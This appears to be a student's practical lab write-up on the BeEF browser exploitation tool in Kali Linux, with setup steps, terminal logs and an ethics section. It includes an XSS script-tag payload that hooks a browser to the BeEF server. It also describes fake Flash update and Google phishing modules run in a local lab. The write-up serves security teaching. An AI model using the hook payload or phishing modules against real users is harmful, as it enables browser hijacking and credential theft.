



CYBER SECURITY PRACTICAL GUIDE

NAME: CHANDANA SOMANATH KHATAVAKAR

Practical: Beef (Browser Exploitation Framework) (beef-xss)

Beef (Browser Exploitation Framework) is a penetration testing tool that focuses on exploiting vulnerabilities in web browsers, particularly via Cross-Site Scripting (XSS). It provides an interface to hook browsers and execute payloads for security testing and educational purposes. Here's a guide on using Beef with XSS for practical:

1. Setting Up Beef

1. Install Beef:

- You can install Beef on Kali Linux
- Sudo apt install beef-xss
- by default or install it on other systems by following [Beef's GitHub repository](#).

2. Start Beef:

- Open a terminal and type beef-xss. This starts the Beef control panel and provides the URL and credentials.

3. Login to Beef Control Panel:

- Open the Beef control panel URL in your browser (usually <http://localhost:3000/ui/panel>).
- Use the default credentials: beef for both the username and password (you can change this in config.yaml).

2. Hooking a Browser via XSS

To use Beef with XSS for practical, you need to understand how to hook a browser.

1. Get the Hook Script:

- Beef provides a "hook.js" script, usually at <http://localhost:3000/hook.js>.
- This script is used to connect a browser to Beef's control panel.

2. Inject the Hook Script via XSS:

- In a Cross-Site Scripting (XSS) vulnerability in a web application, inject the hook script like this:

html

Copy code

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

- Replace <BeEF_Server_IP> with the IP address where Beef is running.

3. Validate the Hook:

- Once the target browser loads a page with this hook, it will appear in Beef's control panel under "Online Browsers."

3. Practical XSS Exercises with Beef

Here are some common exercises you can try with Beef once a target is hooked:

1. Alert Dialog:

- Send an alert to the hooked browser:
 - In Beef's command module, search for "Alert Dialog."
 - Enter a message and execute the command.
- This is useful for testing interaction with a user.

2. Redirect Browser:

- Redirect the user to another page:
 - Search for the "Redirect Browser" module.
 - Enter a URL, and the browser will navigate there.

3. Social Engineering Tests:

- Use modules like "Fake Notification Bar" to simulate phishing attacks.
- Customize a message to look like a trusted alert.

4. Clean-Up and Ethics

Remember that Beef is a powerful tool and should only be used in controlled environments or with permission. Always:

- Use Beef only in authorized, ethical testing scenarios.
- Revoke hooks and clean up any changes after tests.
- Ensure you are aware of privacy and data protection laws when testing.


PROCEDURES:

Go to terminal and start the beef-xss

And give new password and confirm password

And go to Firefox and give (<http://localhost:3000/ui/panel>).

And give username as beef and password




```
kali@kali:~$ sudo beef-xss
[sudo] password for kali:
You are using the beef-xss credentials
(Passsword must be different from "beef")
Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoupdate to download / update Maxmind GeoIP database
[i] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


• beef-xss.service - beef-xss
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
   Active: active (running) since Tue 2024-11-12 12:45:14 EST; 5s ago
     Invocation: 05c90632bc0469381434940dbdea762
       Main PID: 2651 (ruby)
         Tasks: 3 (limit: 4851)
        Memory: 106.0M (peak: 107M)
           CPU: 2.373s
      CGroup: /system.slice/beef-xss.service
              └─2651 ruby /usr/share/beef-xss/beef

Nov 12 12:45:18 kali beef[2651]: == 24 CreateAutoloader: migrated (0.0006s)
Nov 12 12:45:18 kali beef[2651]: == 25 CreateXssraysScan: migrating
Nov 12 12:45:18 kali beef[2651]: -- create_table(:xssraysscan)
Nov 12 12:45:18 kali beef[2651]: --> 0.0007s
Nov 12 12:45:18 kali beef[2651]: == 25 CreateXssraysScan: migrated (0.0007s)
Nov 12 12:45:18 kali beef[2651]: [12:45:17][*] BeEF is loading. Wait a few seconds ...
Nov 12 12:45:18 kali beef[2651]: [12:45:18][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler' JavaScript file: Invalid option: harmony
Nov 12 12:45:18 kali beef[2651]: [12:45:18][!] [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !
Nov 12 12:45:18 kali beef[2651]: [12:45:18][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler' JavaScript file: Invalid option: harmony
Nov 12 12:45:18 kali beef[2651]: [12:45:18][!] [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !


[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
kali@kali:~$
```



- And then go to terminal and give (Sudo nano test.html) . Hooking a Browser via XSS




- And go back to Firefox give kali Ip a its shows website




see my photo


- Go back to beef control panel and then select the localhost




- Click on commands its shows module tree in that select social Engineering (24)
- Use modules like "Fake Notification Bar" to simulate phishing attacks




- In social Engineering in that click fake Flash update
- It will show Fake Flash update and adds commands in module results history and execute






- In that click on google phishing.




- Here it will shows google mail
- Give dummy email address and password
- And click sign in and Execute


- Here shows the sign in google account



